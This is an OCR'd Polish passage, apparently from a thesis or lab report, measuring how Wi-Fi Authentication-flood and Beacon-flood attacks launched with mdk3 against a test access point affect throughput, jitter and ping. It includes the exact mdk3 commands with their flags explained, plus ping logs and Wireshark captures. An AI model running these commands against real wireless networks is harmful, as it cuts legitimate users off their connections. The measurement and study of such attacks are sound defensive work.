
```
mdk3 wlan0 a -i 00:06:4F:54:39:B2
```

gdzie:


`wlan0` – wskazuje bezprzewodową kartę sieciową, która będzie transmitować ramki

`a` – określa, że wygenerowane zostaną ramki typu *Authentication*

`-i 00:06:4F:54:39:B2` – adres docelowy generowanych ramek (punkt dostępu)



Rys.7.10.1 Wpływ niewłaściwego użycia ramek *Authentication* (od ok. 31 sekundy) na szybkość transmisji w zależności od czasu dla protokołu TCP.




Rys.7.10.2 Wpływ niewłaściwego użycia ramek *Authentication* (od 49 sekundy**)** na szybkość transmisji sieci oraz zmian parametru *Jitter* w zależności od czasu dla protokołu UDP.


Niewłaściwe użycie ramek *Authentication* spowodowało zawieszenie się punktu dostępowego. Podczas ataku szybkość transmisji spadła do 0 MB/s dla obu protokołów transportowych (Rys.7.10.1 oraz Rys.7.10.2). Parametr *Jitter* zatrzymał się na stałej wartości 207,55 ms, natomiast wskaźnik retransmisji pakietów w protokole połączeniowym wyniósł zero. Statystki informujące o ilości wysłanych oraz utraconych pakietów spadły do zera. Wartość komendy ping wykazała znaczne pogorszenie stanu łącza (Rys.7.10.3). Czas odpowiedzi serwera zaczął się wydłużać oraz gwałtownie zmieniać wartości. Ostatecznie w wyniku zawieszenia się punktu dostępowego łączność pomiędzy serwerem a klientem została całkowicie zerwana.

```
PING 192.168.1.105 (192.168.1.105) 56(84) bytes of data.
64 bytes from 192.168.1.105: icmp_seq=1 ttl=64 time=2.09 ms
64 bytes from 192.168.1.105: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.1.105: icmp_seq=3 ttl=64 time=1.72 ms
                                                          Rozpoczęcie ataku
                                                          Authentication
                                                          <----------------
                                . . .
64 bytes from 192.168.1.105: icmp_seq=64 ttl=64 time=264 ms
64 bytes from 192.168.1.105: icmp_seq=65 ttl=64 time=187 ms
64 bytes from 192.168.1.105: icmp_seq=66 ttl=64 time=28.7 ms
64 bytes from 192.168.1.105: icmp_seq=67 ttl=64 time=30.3 ms
64 bytes from 192.168.1.105: icmp_seq=68 ttl=64 time=27.3 ms
64 bytes from 192.168.1.105: icmp_seq=69 ttl=64 time=506 ms
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
```

Rys.7.10.3 Informacja o stanie łącza podczas ataku *Authentication* będąca odpowiedzią na komendę ping od klienta do serwera.



Rys.7.10.4 Rysunek przedstawiający ramkę Authentication wygenerowaną programem Mdk3. Zawartość ramki wyświetlona jest przy użyciu programu Wireshark.



No.	Time	Source	Destination	Protocol	Length	Info
551490	272.001590000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551491	272.005215000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551492	272.007089000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551493	272.008964000	2f:00:00:00:00:00	Pro-Nets_54:39:b2	802.11	60	Authentication, SN=0, FN=0, Flags=........C
551494	272.010464000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551495	272.012215000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551496	272.014090000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551497	272.015965000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551498	272.017839000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551499	272.019590000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551500	272.021464000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551501	272.023340000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551502	272.025214000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551503	272.027088000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551504	272.028968000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551505	272.030714000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551506	272.038624000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551507	272.038628000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551508	272.039968000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551509	272.040965000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551510	272.041964000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551511	272.043089000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551512	272.044965000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551513	272.046589000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551514	272.050340000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551515	272.052090000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551516	272.053964000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551517	272.055590000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551518	272.057467000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551519	272.059340000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551520	272.061464000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551521	272.064588000	2f:00:00:00:00:00	Pro-Nets_54:39:b2	802.11	60	Authentication, SN=0, FN=0, Flags=........C
551522	272.066465000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551523	272.068340000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP
551524	272.072115000	00:00:00_00:00:00	Pro-Nets_54:39:b2	802.11	83	Association Request, SN=0, FN=0, Flags=........C, SSID=test_AP

Rys.7.10.5 Rysunek przedstawiający generowany ruch ramek w kanale 8 podczas niewłaściwego użycia ramek Authentication. Przepływ ramek został przechwycony przy użyciu programu Wireshark.

Na podstawie Wireshark można zauważyć bardzo dużą ilość próśb o dołączenie do punktu dostępu wysyłanych przez fikcyjną stacje oraz dużą ilość prób skojarzenia. Punkt dostępowy przestał nadążać z odpowiedziami na wygenerowane ramki, w wyniku czego przestał działać prawidłowo. Wykrycie takiego ataku może polegać na sprawdzaniu ilości przyłączających się stacji.

7.11 Zachowanie sieci podczas nieprawidłowego użycia ramek Beacon

Atak *Beacon* polega na transmitowaniu nadmiarowej ilości ramek *Beacon* rozgłaszających obecność nieprawdziwych punktów dostępowych. Celem ataku jest uniemożliwienie stacji przyłączenia się do prawdziwego punktu dostępowego. Ramki o losowej nazwie sieci zostały wygenerowane za pomocą programu Mdk3 przy użyciu polecenia:

```
mdk3 wlan2 b -g -a -c 8 -s 10000 -m
```

gdzie:

`-wlan2` – określa kartę bezprzewodową, z której zostaną wygenerowane ramki

`-b` – wygenerowany atak będzie typu *Beacon Flood*

`-g` – pokazuje stację jako 54 Mbit


`-a` – pokazuje stację jako używającą szyfrowania WPA AES

`-c 8` – ramki zostaną transmitowane w kanale 8


`-s 10000` – ilość wysyłanych ramek na sekundę

`-m` –używa adresów MAC w oparciu o wewnętrzną bazę danych programu


Program Mdk3 pod wpływem powyższej komendy wygenerował bardzo dużą ilość stacji o losowym SSID (Rys.7.11.1). Kanał został przeciążony przez dużą ilość wygenerowanych ramek, a stacja po chwili utraciła połączenie z punktem dostępu test_AP. Ilość fikcyjnych punktów dostępowych pojawiających się w panelu wyboru sieci bezprzewodowej znacznie utrudniła wybór odpowiedniej sieci dla nowych użytkowników.



Rys.7.11.1 Wpływ wygenerowanych ramek Beacon programem Mdk3 na pojawiające się w kanale rozgłaszane sieci. Analizę otrzymano w programie Netgear.



Rys.7.11.2 Wpływ niewłaściwego użycia ramek *Beacon* (od ok. 17 sekundy) na szybkość transmisji w zależności od czasu dla protokołu TCP.




Rys.7.11.3 Wpływ niewłaściwego użycia ramek *Beacon* (od ok. 25 sekundy) na szybkość transmisji sieci oraz zmian parametru *Jitter* w zależności od czasu dla protokołu UDP.

Rys.7.11.1 przedstawia wpływ ataku ramkami *Beacon* na stację używającą protokołu połączeniowego. szybkość transmisji zaczęła stopniowo maleć, aż osiągnęła wartość 0 MB/s.


Podczas ataku *Beacon* na sieć używającą protokołu bezpołączeniowego szybkość transmisji znacznie zmalała i utrzymywała się poniżej 1 MB/s. Parametr *Jitter* znacznie wzrósł i gwałtownie zmieniał swoją wartość.

```
PING 192.168.1.105 (192.168.1.105) 56(84) bytes of data.
64 bytes from 192.168.1.105: icmp_seq=1 ttl=64 time=1.69 ms
64 bytes from 192.168.1.105: icmp_seq=2 ttl=64 time=1.69 ms
64 bytes from 192.168.1.105: icmp_seq=3 ttl=64 time=2.54 ms
64 bytes from 192.168.1.105: icmp_seq=4 ttl=64 time=1.90 ms
                                                        Rozpoczęcie ataku
                                                        Beacon
...
64 bytes from 192.168.1.105: icmp_seq=47 ttl=64 time=538 ms
64 bytes from 192.168.1.105: icmp_seq=49 ttl=64 time=607 ms
64 bytes from 192.168.1.105: icmp_seq=50 ttl=64 time=147 ms
64 bytes from 192.168.1.105: icmp_seq=55 ttl=64 time=998 ms
64 bytes from 192.168.1.105: icmp_seq=56 ttl=64 time=308 ms
64 bytes from 192.168.1.105: icmp_seq=58 ttl=64 time=759 ms
64 bytes from 192.168.1.105: icmp_seq=59 ttl=64 time=150 ms
64 bytes from 192.168.1.105: icmp_seq=61 ttl=64 time=381 ms
```

Rys.7.11.4 Informacja o stanie łącza podczas ataku *Beacon* będąca odpowiedzią na komendę ping od klienta do serwera.



Rys.7.11.5 Ramka Beacon wygenerowaną programem Mdk3. Zawartość ramki wyświetlona jest przy użyciu programu Wireshark.



No.	Time	Source	Destination	Protocol	Length	Info
16299	68.11928500	Cisco_68:d0:95	Broadcast	802.11	128	Beacon frame, SN=77, FN=0, Flags=........C, BI=100, SSID=D@,w-O{P='(`I$M
16300	68.12040800	ProximWi_d9:c4:f2	Broadcast	802.11	127	Beacon frame, SN=78, FN=0, Flags=........C, BI=100, SSID=Pge2Q+R]?y*VKa
16301	68.12148600	Intel_fb:24:18	Broadcast	802.11	115	Beacon frame, SN=79, FN=0, Flags=........C, BI=100, SSID=q3
16302	68.12387000	Microsof_f2:7b:b5	Broadcast	802.11	141	Beacon frame, SN=81, FN=0, Flags=........C, BI=100, SSID=%;y4/=v{:prT7g#f:XE^\q8iG}F1
16303	68.12761500	Intel_82:a4:a7	Broadcast	802.11	144	Beacon frame, SN=84, FN=0, Flags=........C, BI=100, SSID=>Nn9 ei_SyDkDmM406&sLUwvkUFl'r8
16304	68.12872700	ArrisGro_de:af:91	Broadcast	802.11	114	Beacon frame, SN=85, FN=0, Flags=........C, BI=100, SSID=!
16305	68.12980600	Cisco-Li_02:ad:4f	Broadcast	802.11	116	Beacon frame, SN=86, FN=0, Flags=........C, BI=100, SSID=Fl1
16306	68.13096000	3com_9b:12:dd	Broadcast	802.11	129	Beacon frame, SN=87, FN=0, Flags=........C, BI=100, SSID=/E-DwH TVo'w;hG#
16307	68.13220900	LexmarkI_24:c2:80	Broadcast	802.11	144	Beacon frame, SN=88, FN=0, Flags=........C, BI=100, SSID= >*3giZ-c$H9{5[On_qq?z}OG!+oM -
16308	68.13250900		AsustekC_e5:3e:59 (RA	802.11	32	Clear-to-send, Flags=........C
16309	68.13386400	Cisco_f5:43:2a	Broadcast	802.11	138	Beacon frame, SN=89, FN=0, Flags=........C, BI=100, SSID=UYe2jVq]ILtbwW HMp7\)y9
16310	68.13515300	2wire_29:eb:5b	Broadcast	802.11	145	Beacon frame, SN=90, FN=0, Flags=........C, BI=100, SSID=Stj9Bz7;TQ?8!]*8UNMnt"rY4*/;'u.u
16311	68.13650800	LinksysG_5a:06:3d	Broadcast	802.11	143	Beacon frame, SN=91, FN=0, Flags=........C, BI=100, SSID=6 ^hV.RF>nT3$^BY"T#3[8C'c&md;0
16312	68.14017200	Cisco_e4:03:26	Broadcast	802.11	130	Beacon frame, SN=93, FN=0, Flags=........C, BI=100, SSID=TQ8[P{'57aN>$zRGi
16313	68.14122100	Epigram_fb:31:a0	Broadcast	802.11	115	Beacon frame, SN=94, FN=0, Flags=........C, BI=100, SSID=JQ
16314	68.14247000	SmcNetwo_d9:5a:74	Broadcast	802.11	123	Beacon frame, SN=95, FN=0, Flags=........C, BI=100, SSID=+7!A%b,JgG
16315	68.14359700	Sychip_3f:2a:07	Broadcast	802.11	125	Beacon frame, SN=96, FN=0, Flags=........C, BI=100, SSID=S1Ee<']}{$6
